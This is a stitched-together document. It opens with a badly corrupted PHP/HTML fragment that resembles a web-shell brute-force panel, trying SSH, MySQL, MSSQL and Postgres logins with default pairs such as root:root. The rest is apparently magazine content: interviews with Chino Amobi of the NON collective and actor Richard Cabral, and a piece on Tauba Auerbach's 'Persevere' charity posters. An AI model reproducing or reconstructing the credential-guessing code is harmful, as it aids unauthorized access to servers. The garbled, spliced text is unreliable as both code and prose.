text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text{"spost}(\text"spost}(\text{"spost}(\text"spost}(\text"spost(\text$ legend> <?php if(function_exists('ssh2_connect')){?><label></input type="text" name="p[h]" value="<?php ech0 htmlspecialchars(\$h['ha']);?>"> :<input type="text" name="p[h]" value="<?php ech0 intval(\$h['hp']);?>"> :<input type="text" name="p[h]" value="checkbox" name="p[h]" value="checkbox" name="p[h]" value="checkbox" name="b[h]" value="checkbox" name="p[h]" value="checkbox" name="p[h]" value="checkbox" name="b[h]" value="checkbox" name="checkbox" name="checkbo $style="width: 42px"/>//tr><?php} if(function_exists(`mysql_connect')) ??>/rb> : <input type="text" name="h[y]" value="<?php ech0 intval($y[`ha']);?>"/> : <input type="text" name="p[y]" value="<php ech0 intval(y $style="width: 42px"/></tp><'?php} if(function_exists(`mssql_connect'))?><iphp| if(function_exists(`mssql_connect'))?><iphp| if(function_exists(`mssql_connect'))?>"/> (sliphe)<iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`mssql_connect'))?</td><iphp| if(function_exists(`m$ $style="width: 42px"/>//tr><?php} if(function_exists(`pg_connect'))?>/r> - (spp) if(function_exists(`pg_connect')$ style="width:42px"/></php} }?> </fieldset> <fieldset style="margin-top:10px"><legend>Combinations: </legend>Combinations: </legend>checkbox" name="ep"</php if(isset(\$_POST['ep']))ech0 'checked="checked";?>/> root : root</rabel> 'checked="checked"";?>/> root: ftproot</label>-(sheed="checked"";?>/> root: ftproot-(sheed="checked"";?>/> root: ftproot-(sheed="checked"";?>/< root: ftproot-(sheed="checked"";?>/< root: ftproot-(sheed="checked"";?> align:right"><input type="submit" name="bg" value=">"/></fieldset></form></div></php ech0 '<div> style="float:left; margin:10px; width:640px;">;if(isset(\$_POST['bp'])){?>ProtocolLoginPasswordResultPasswordResultPasswordFasswordPasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFasswordFassword< $xplode(`:`,\$l);\$l=\$l[0];\$c=array(`');foreach(\$_POST[`er']),\$c[]=\$l;if(isset(\$_POST[`er'])),\$c[]=\$l;if(isset(\$_POST[`er'])),\$c[]=\$l;if(isset(\$_POST[`er'])),\$c[]=\$l;if(isset(\$_POST[`er'])),\$c[]=\$l,\$k;\$c=array_merge(\$c,\$\{\$v\}\{`ps']);switch(\$v)\{`ps']as \$k),\$c[]=\$l,\$k;\$c=array_merge(\$c,\$\{v\}\{`ps']);switch(\$v)\{`ps']as \$k),\$c[]=\$l,\$k;\$c=array_merge(\$c,\$\{v\}\{`ps']as \$k),\$c[]=\$l,\$k;\$c=array_merge(\$c,\$\{v$ ssh2_auth_password(r,s,s,s))\$b=TRUE;ech0 '<ftb>',ktmlspecialchars(\$\),'',htmlspecialchars(\$\),'',sb?'OK':'fail', '''>|\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\forealchars(\$\fo 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is EXORCISE THE LANGUAGE OF DOMINATION. And they're here to shatter every illusion.

JUST SAY NON!

Even by the platform-agnostic standards of today, NON's activities are dizzying. They're a label, releasing stunning, radical music by musicians from Cape Town to Egypt to Virginia to Brixton. They're also magazine publishers who organise talks that run into all-night raves, who have opened a NON-branded range of travel merchandise in a duty-free store in downtown New York. Yet their ambitions go beyond these: NON is a borderless country open to all, a dissident political faction and a tight group of creative idealists...

Though the collective is sprawling and dozens of artists have released through their compilations and EPs, the core group *is three DJ-producers-artists – the South* African Angel-Ho, the Belgian-Congolese Nkisi, and Nigerian-American CHINO

AMOBI. After a series of incredible mixes and mixtapes, Amobi has just released his debut album proper – the epic, collision ist double album Paradiso. It's an epic, complex, urgent, thrilling album, themed around an apocalyptic Edgar Allan Poe poem, and a radio station that flickers through moments of hellishness and total beauty. Kind of what life in America feels like right now.

"I like the chaos, throwing different variables in there, letting the chips fall where they may, shattering and breaking the canon in a way," Chino told us over Korean food in Berlin. "The depth and scale of the narrative is wider and deeper than one thinkpiece. The idea of NON is a constant rejection of definition. We're going to tell it ourselves."

RIGHT NOW

Your album is called Paradiso. Are you optimistic?

This time we're in has been growing. Trump is a benchmark, but a certain politicised feeling has been festering for time, with people like Black Lives Matter, the LG-BTQ rights community, immigration, terrorism, home-grown terrorism and the way information is disseminated online,: it's all come to a head. it's like a boiling point.

Sometimes I think like the whole thing has to burn down in order for new life to be birthed. I say that optimistically. I'm not talking about masses dying – I don't want that - but destruction causes creation. It's always darkest before the dawn: in my life, the good things have happened directly after the bad.

I feel good about the future, about the youth, the spirituality in youth, the love. I think that the good will triumph. You can strengthen and pressure each other through productive measures. I'm all about shattering illusions, and the more you shatter, the better.



CHRIST

Your album is soaked in Christian allusion. Why is this so important today? In times of strife which feel very dark, people go to faith to reconcile with what's going on, and [communicate] with something that's larger than themselves. Sometimes Christianity is represented like this fluffy thing, but the bible is super dark. It's gothic as hell. There's a mystery in those words. I'm just more malleable with data than some people are.

I identify as a follower of Christ, but I also identify as a queer body. That's often seen as a contradiction in the world, but the way I think about it, is it's about queering time and space. I really feel like The Bible did that.

Jesus entered time and space in a body that was queer, because only a queer body can transcend time and space, and change it in physical space. I believe that the body of Christ is here with us now and is changing who we are and our hearts. There's a sacred Blood that unites us together in that way, but that bond becomes more than just me, which connects me to other people, which is The Body. I know – it's a lot.

There's a certain magic element of faith that's important. A leap into that magic, I think, can change hearts. I put that into my music, and it's something that brings me closer to NON artists. Two become one. Transindividuation was something I was thinking about heavily on this album.



Born in the mid-80s into a family of East LA gang members, RICHARD CABRAL did his first time aged 13, going back to jail every year until he was 25. His longest stint, for attempted murder, was his last. On getting out, he left the gang he had grown up in. With the help of Christian organisation Homeboys Industries, he began mentoring those still caught up in gang life and prison, and embarked on a new career as an actor. He secured an Emmy nomination for his portrayal of Hector Tontz, a former gang member struggling to go straight, in the excellent ABC series American Crime, now in its third season.

RICHARD CABRAL

GANG LIFE

"People see me how they see me, and that's all they see," Cabral's character says at one point. And Cabral's own story is one of identity and acceptance - of how the marks of a tough, violent past impact the present. But his story is also one of of how hard history can be held close, and how loyalty – to himself, as well as his fellow former gang members – can allow radical honesty to help others. "I witnessed guns, and violence, and everything people growing up there witness," he says, as we speak for an hour about prison reform, power and acting. "I finally came home at 25. And then it turned to what it is now."

GOOD TROUBLE: Tell us about life in LA. Richard Cabral: I'm a second-generation Mexican-American, raised by my mom in East Los Angeles. I grew up in a metropolis of just Mexicans. The inner cities of Los Angeles have been riddled with guns and drugs since the beginning - it was poor, and law enforcement just didn't care. I was born in 1983 when the crack epidemic hit. So, I guess you could say I was a product of that energy, that time, and

LA historian Mike Davies said this explosion of gang violence from the 80s onwards is the result of deindustrialization. You have places where jobs were disappearing, so people were hanging around instead of working. And this coincides with the arrival of crack...

It was like these two forces that coincided at the same time. Boom. In the south side and in East LA, you have these cities which are all industrial. Right along the LA River, it's all factories and warehous es. So, you those kids with the mind to work, but all you have are drugs. The knowledge now is methamphetamine, and has been for the last 15 years. And while it's not as visible as the crack epidemic, it's taken its toll on the communities. The craziness of the stories, mothers killing babies and shit, all that has to do with drugs. The drugs

One thing I heard about solving gang violence was that only warriors can end the war. Yeah, that's a good one. For sure, for sure. To talk about the war, you have to know the war. To talk about death, you have to know death. There's a normality to it. It's the philosophy of a warrior, or

really fucked things up.

a man in the army. It's not abnormal to know you might die, because there's a gang of other motherfuckers that might die with you. They all get it: we talk about death, and we talk about jail. The first time I went to jail as a kid, I looked around and thought 'Oh! There's hundreds of others like me.' I remember being young and seeing my uncle go to prison. My uncle has been a gang member since before I was born. You look outside and see gang members. You know the violence and craziness it carries, but you know they're not bad people... They're people.

What was the thing that turned it round?

The truth was I didn't want to spend my life in prison. I spent a year in jail. I had a whole year to think. And through my prayers or whatever, I got five years. But for that whole fucking year, you're thinking you might never come home.

What is the effect of all these years getting handed down by the state on the various communities affected?

You fuck up the community by having kids grow up without their fathers and mothers. You destroy the community. My best friend was 15 when he got life. Fifteen! California gives you life.

Why do you not hide from the past you had? If I don't stand behind it, and say this is what made me, I cannot be inspiration. I cannot go into prisons and talk to people. Embracing it has been the most powerful thing.

Was getting the Emmy nomination for your

acting a validation? Yeah, but a validation I wasn't seeking. I'm happy now. I was in a cell eight years ago. Now I'm out and working and seeing my kids. But it was a surprise, because I just concentrate on the work, and this just meant people recognised the work.

What are your feelings about Trump? Well, during Obama's reign, he deported more than any other president in history, so we've always been in the shit in a way! But when the threat becomes real evident, it makes people united. If I let someone piss me off, I've given them power. This. Too. Will. Pass. As a prison reformer, we're in place. In California, laws are getting passed, and we just need to push on CHARLIE ROBIN JONES

Photography by James Mooney

THE NATION

You've issued passports to concert attendees in the past. Is NON a nation? Yes it is. It's a nation, it's a platform, it's an identification. We use the word NON because NON is everything and nothing. It's not limited to one thing. We can do anything. We can work with scientists, nonprofit organisations, dancers, mathematicians, publications, designers. We can reflect our interests without things getting watered down. We have citizens all over the

world, and I believe in multi-citizenship a NON citizen can be also be a citizen of the UK, or Nigeria, or the US, but NONcitizenship augments the citizenship of the location, where they are able to utilise that citizenship for creative intervention in their

I love that quote, "Work as if you are living in the early days of a better nation." I love that too. NON is very nascent.

I'm very concerned about giving ourselves space to develop. It's like a garden. Say there's water in the garden. If people hoard the water, the garden suffers. The power of the garden is its diversity. It's important to have that multiplicity of voices. The water is data. And the garden is the systems

and infrastructures we work in.

AIRPORTS

You work a lot with air travel - you released an album called Airport Music For Black Folk, and opened a duty free-style shop of NON-branded travel accessories in New York. What's behind this?

I always come back to airports because of what they represent to me. It's a liminal space between cities and countries, and it's a trans space, where we literally are preparing to change our bodies, inside and out, by getting on a plane. It's a very democratic space, but there's so much class things. There's so many codes of society and ideology that's brought to surface this really transparent way. It's almost like a no space It's like someone took white infinity and made a building out of it. I'm very drawn to that in a very tactile way.

My parents are from Nigeria, and oftentimes Nigeria is on the list of countries for Americans not to visit. So, sometimes I've been questioned and searched heavily, as have other NON artists. I've also had really good experience at airports. I love to people watch. There's multiple things going on: migrants, workers, amazing-looking dogs, the richest people in the country. There's a lot of spontaneity. But spontaneity in this formal way. When statements are isolated in a way, sometimes very mundane actions are way more powerful, because there's some much space around them. Airports are a very "NON" space.

It's between countries, but it's also the only place you can literally point at what a country is. It's a man with a gun saying "You can enter, and you can't." Everything else is scenery. You can really tell a lot from a country by its airport.

DIASPORA

For many of the global south, long-disof life - not a luxury, as in the global north. This may be an obvious point,

but it blows my mind. The diaspora has given people of the global south this fluidity. This, I think, changes how

we create. The ability for our creativity to cross cultures, and also have enough being o assimilate to where we are. People of the diaspora learn to speak in many languages ey're from. It forces you to think in a

way that's multi-levelled, very abstract, and highly conceptual. It's a trans idea. You've said before that you make music to reject passivity. If you're a migrant, you took the most incredibly active step

a person can. Take a lot of guts.

Heavy guts. And urgency. And you can see that urgency, in the work and the conversations. Like, they have so much life. Because you have to have that life - and light, because it can get super dark. And you have to do it together, because your take your family and culture and identity to survive, if you fail a little bit, you have at least that. There's this double consciousness.

MONEY

You're a corporation, rather than nonprofit. You had the Duty Free shop, work with Red Bull, and set up Buy-

Black Friday. How does money fit in? I always go back to Robin Hood, man. Steal from the rich to give to the poor. Divide it as equally as we can. We believe

in walking in the building and saying "We here. We don't believe in everything you believe, but: We. Are. Here. You need us, we don't need you." We're not playing around, we're smart, you know. Infiltrate and subvert culture in whatever ways we see fit.

It's more honest to operate in these spheres and to politick in them, than go back into the echo chamber and only be around voices that agree with me. Nah. We need a multiplicity of voices, and we deserve to be heard

CHARLIE ROBIN JONES Photography by Johnny Utterback, Live photography by Brian Whar

"INSTRUCTIONS FOR NON-CITIZENS"

- 1 Volunteer at an organization which benefits the quality of life of marginalized people.

 Feed your friends. Share your resources with one another. 3 — Spread the message of The Non State.

Over the last few months, artist TAUBA AUERBACH has written out the word 'Persevere' thousands and thousands of times.

A series of posters and public installations are now aiming to raise money and awareness for organizations including the Committee to Protect Journalists and GEMS (Girls Education and Mentoring Services).

"My favorite exercise in Daniel T Ames' Compendium of Practical and Ornamental Penmanship shows the word persevere written in lowercase script. Each letter is surrounded by a loop, similar to the a in the @ symbol. The loops are all the same but the letters are different, so the exercise teaches you to maintain a rhythm amidst otherwise varying circumstances."

"Calligraphy has become the activity during which I reflect on what's happening in the world, what's at stake, and what I'm willing to do about it. Maybe I've just needed

while I think. Until now, my politics have manifest mostly in quotidian, domestic choices like being vegan, composting and riding a bike. Feel free to roll your eyes. I support a few organizations. Big deal. I've always spoken my mind, but probably too politely. Besides, all of these choices are luxuries, and none of them registers as a sacrifice because they actually make my life more enjoyable. They are also, clearly, not sufficient."

"While doing calligraphy I've listened to a lot of speeches made by activists and philosophers. I've asked myself frequently if revolutionary change can take place without violence, and I've heard many sound arguments for why it cannot. Nonetheless, I remain certain that violence = no change, and that it is a doomed methodology for achieving it. In my view, violent means not only don't justify but also don't result in peaceful ends because the notion of an "end" is flawed. Now is the end.

I've probably written the word persevere thousands times and in of hundreds ways. I've needed the time to think about what I can truly offer, about what a real contribution might be. I have some ideas, but I don't yet know if any of them are any good. In the meantime, I'm offering these drawings to support and thank some of the people I've held in my mind as I've written the word." TAUBA AUERBACH

Every moment is the end. Civiliza-

tion will always be in a state of be-


coming, so how we become what

"Over the last few months,

we want to be is what we are."

Persevere posters are available from diagonalpress.com for \$25. 100% of profits benefit the Committee to Protect Journalists, GEMS (Girls Education and Mentoring Services), Chinese American Planning Council, and PLSE (Philadelphia Lawyers for Social Equity)

CLOSING SHOT



MARTIN SKAUEN



SAVED BY A MASSIVE go'S PAINTING